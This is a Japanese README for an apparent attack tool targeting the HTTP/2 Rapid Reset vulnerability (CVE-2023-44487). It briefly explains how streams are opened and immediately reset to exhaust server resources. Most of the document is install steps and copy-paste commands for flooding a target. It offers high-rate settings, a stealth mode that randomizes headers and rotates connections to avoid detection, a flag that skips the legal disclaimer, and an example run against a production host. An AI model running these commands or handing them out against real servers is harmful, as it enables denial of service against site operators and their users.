CVE-2023-44487 HTTP/2 DoS ラピッドリセットエクスプロイト
プロフェッショナルエディション v1.0.1 | 著者: Sudeepa Wanigarathna


目次
概要
CVE-2023-44487(HTTP/2 ラピッドリセット脆弱性)向けのプロフェッショナルグレードの評価フレームワークです。このツールは、セキュリティ専門家が近年公表された中でも最も影響力の大きい HTTP/2 DoS の 1 つに対して、システムのテストと検証を行うのに役立ちます。
HTTP/2 ストリームを高速に作成・リセットすることで、サーバーリソースを枯渇させ、サービス拒否(DoS)状態を引き起こす仕組みを実証します。
主な特徴の概要
- マルチ接続攻撃エンジン — 同時 HTTP/2 接続
- 適応型レート制御 — 最大の効果を得るための動的調整
- ステルスモード — ランダム化されたヘッダーと接続ローテーション
- 包括的なレポート — リスク評価付き JSON/CSV
- Docker サポート — コンテナ化されたデプロイ
- リアルタイムモニタリング — 攻撃メトリクスと進捗状況のライブ表示
- プロフェッショナルロギング — ファイルロギング付きのカラーコンソール出力
| 使用例 | 結果 |
|---|
 |  |
脆弱性の詳細
CVE-2023-44487: HTTP/2 ラピッドリセット攻撃
| 属性 | 値 |
|---|
| CVE ID | CVE-2023-44487 |
| CVSS スコア | 7.5 (高) |
| 攻撃ベクトル | ネットワーク |
| 攻撃の複雑さ | 低 |
| 影響 | サービス拒否 (リソース枯渇) |
| 影響を受けるプロトコル | HTTP/2 |
| 開示日 | 2023年10月 |
技術概要
この脆弱性は、HTTP/2 プロトコルのストリーム管理メカニズムを悪用します:
- ストリーム作成 — クライアントが HEADERS フレームを送信して新しいストリームを作成する
- 即時リセット — クライアントが直ちに RST_STREAM フレームを送信する
- サーバー処理 — サーバーは両方のフレームを処理する必要があり、リソースを消費する
- リソース枯渇 — このサイクルの繰り返しがサーバーリソースを圧倒する
影響
- HTTP/2 サーバー上のリソース枯渇
- 潜在的なサービス拒否(DoS)
- ロードバランサー、プロキシ、CDN に影響を与える可能性がある
- 認証や特別な権限は不要
特徴
コア機能
| 機能 | 説明 |
|---|
| HTTP/2 サポート | h2 ライブラリを使用した完全な HTTP/2 プロトコル実装 |
| マルチ接続 | 複数の接続にわたる同時攻撃 |
| SSL/TLS | 証明書検証オプション付きの HTTPS サポート |
| 適応型レート制御 | サーバーの応答に基づいて攻撃レートを動的に調整 |
| ステルスモード | ランダム化されたヘッダーと接続ローテーション |
| リアルタイムモニタリング | 実行中のメトリクスのライブ表示 |
| 包括的なレポート | リスク評価付きの JSON/CSV 出力 |
| Docker サポート | 簡単なテストのためのコンテナ化デプロイ |
高度な機能
- プロキシサポート — 拡張可能なプロキシ設定
- 接続プーリング — 効率的な接続管理
- エラーリカバリ — 接続障害のグレースフルな処理
- パフォーマンスチューニング — さまざまなシナリオに対応する設定可能なオプション
- CI/CD 統合 — 自動化されたセキュリティテストに適している
要件
システム要件
| コンポーネント | 最小 | 推奨 |
|---|
| OS | Linux / macOS / Windows | Linux または macOS |
| Python | 3.7+ | 3.11+ |
| CPU | 2 コア | 4 コア以上 |
| RAM | 2GB | 4GB 以上 |
| ネットワーク | 100Mbps | 1Gbps 以上 |
依存関係
h2>=4.1.0,<5.0.0
aiohttp>=3.8.0,<4.0.0
インストール
1. クイックインストール
# Clone the repository
git clone https://github.com/CerberusMrXi/CVE-2023-44487-HTTP2-DoS-Rapid-Reset-Exploit
cd CVE-2023-44487-HTTP2-DoS-Rapid-Reset-Exploit

# Install dependencies
pip install -r requirements.txt

# Verify installation
python3 cve-2023-44487-exploit.py --help
2. 仮想環境(推奨)
# Create virtual environment
python3 -m venv venv

# Activate virtual environment
# On Linux/macOS:
source venv/bin/activate
# On Windows:
venv\Scripts\activate

# Install dependencies
pip install -r requirements.txt
3. Docker インストール
# Build Docker image
docker build -t cve-2023-44487-exploit .

# Run with Docker
docker run --rm cve-2023-44487-exploit target.com
4. 手動インストール
# Install without requirements.txt
pip install "h2>=4.1.0,<5.0.0" "aiohttp>=3.8.0,<4.0.0"

# Download the exploit
wget https://raw.githubusercontent.com/CerberusMrXi/CVE-2023-44487-HTTP2-DoS-Rapid-Reset-Exploit/main/cve-2023-44487-exploit.py

# Make executable
chmod +x cve-2023-44487-exploit.py
クイックスタート
基本的な使用方法
# Simple run with default settings
python3 cve-2023-44487-exploit.py example.com

# Test HTTPS on port 443
python3 cve-2023-44487-exploit.py target.com -p 443 --no-verify

# Test HTTP on port 80
python3 cve-2023-44487-exploit.py target.com -p 80 --no-ssl
クイックテスト(5秒)
python3 cve-2023-44487-exploit.py target.com -c 10 -s 100 -d 5 --no-verify
フル評価(60秒)
python3 cve-2023-44487-exploit.py target.com -c 100 -s 2000 -d 60 --stealth --no-verify
使用方法
コマンドラインオプション
ターゲット設定
| オプション | 説明 | デフォルト |
|---|
host | ターゲットのホスト名または IP | 必須 |
-p, --port | ターゲットポート | 443 |
--no-ssl | SSL/TLS を無効化 | False |
--no-verify | SSL 検証をスキップ | False |
攻撃設定
| オプション | 説明 | デフォルト |
|---|
-c, --connections | 同時接続数 | 50 |
-s, --streams | 接続あたりのストリーム数 | 1000 |
-d, --duration | 実行時間(秒) | 30 |
--max-streams | 最大総ストリーム数 | 100000 |
--delay | 操作間の基本遅延 | 0.0001s |
詳細オプション
| オプション | 説明 | デフォルト |
|---|
--adaptive | 適応型レート制御 | True |
--target-rps | 1 秒あたりのターゲットリクエスト数 | 10000 |
--stealth | ステルスモード(ランダムヘッダー) | False |
--skip-validation | ターゲット検証をスキップ | False |
--force | 法的免責事項のプロンプトをスキップ | False |
レポート
| オプション | 説明 | デフォルト |
|---|
-o, --output | 出力ファイル名 | exploit_results.json |
--format | 出力形式(json / csv / console) | json |
-v, --verbose | 詳細ロギング | False |
設定オプション
上記の CLI フラグを使用して、同時実行数、ストリーム量、実行時間、レポートを調整します。初期検証では低い -c / -s / -d 値を推奨し、ストレステストを許可されたシステムでのみスケールアップしてください。
| シナリオ | 推奨フラグ |
|---|
| スモークテスト | -c 10 -s 100 -d 5 |
| 標準評価 | -c 50 -s 1000 -d 30 |
| 高負荷ラボテスト | -c 100 -s 2000 -d 60 --stealth |
| 信頼できない証明書 | --no-verify |
| 平文 HTTP | -p 80 --no-ssl |
Docker サポート
イメージのビルド
docker build -t cve-2023-44487-exploit .
基本評価の実行
docker run --rm cve-2023-44487-exploit target.com
カスタムパラメータでの実行
docker run --rm cve-2023-44487-exploit target.com -c 100 -s 2000 -d 60
結果をローカルに保存
docker run --rm -v "$(pwd)/results:/app/results" \
  cve-2023-44487-exploit target.com -o /app/results/report.json
インタラクティブモード
docker run --rm -it --entrypoint /bin/bash cve-2023-44487-exploit
Docker Compose
# Start with docker-compose
docker-compose up

# Run with a custom command
docker-compose run --rm exploit target.com -c 100 -s 2000 -d 60
使用例
1. 基本的な HTTPS 評価
python3 cve-2023-44487-exploit.py api.example.com -p 443 --no-verify -c 50 -s 1000 -d 30
2. HTTP 評価(SSL なし)
python3 cve-2023-44487-exploit.py api.example.com -p 80 --no-ssl -c 50 -s 1000 -d 30
3. 高性能ラボ実行
python3 cve-2023-44487-exploit.py target.com -c 200 -s 5000 -d 120 --target-rps 50000
4. ステルスモード
python3 cve-2023-44487-exploit.py target.com --stealth -c 100 -s 2000 -d 60
5. クイック検証テスト
python3 cve-2023-44487-exploit.py target.com -c 10 -s 100 -d 5 --no-verify
6. CSV レポートの生成
python3 cve-2023-44487-exploit.py target.com --format csv -o report.csv
7. 検証のスキップ
python3 cve-2023-44487-exploit.py target.com --skip-validation -c 50 -s 1000 -d 30
8. 承認済み本番環境テスト
python3 cve-2023-44487-exploit.py production.com -p 443 --no-verify \
  -c 100 -s 2000 -d 60 --stealth -o full_report.json

 cerberusmrxi/cve-2023-44487-http2-dos-rapid-reset-exploit

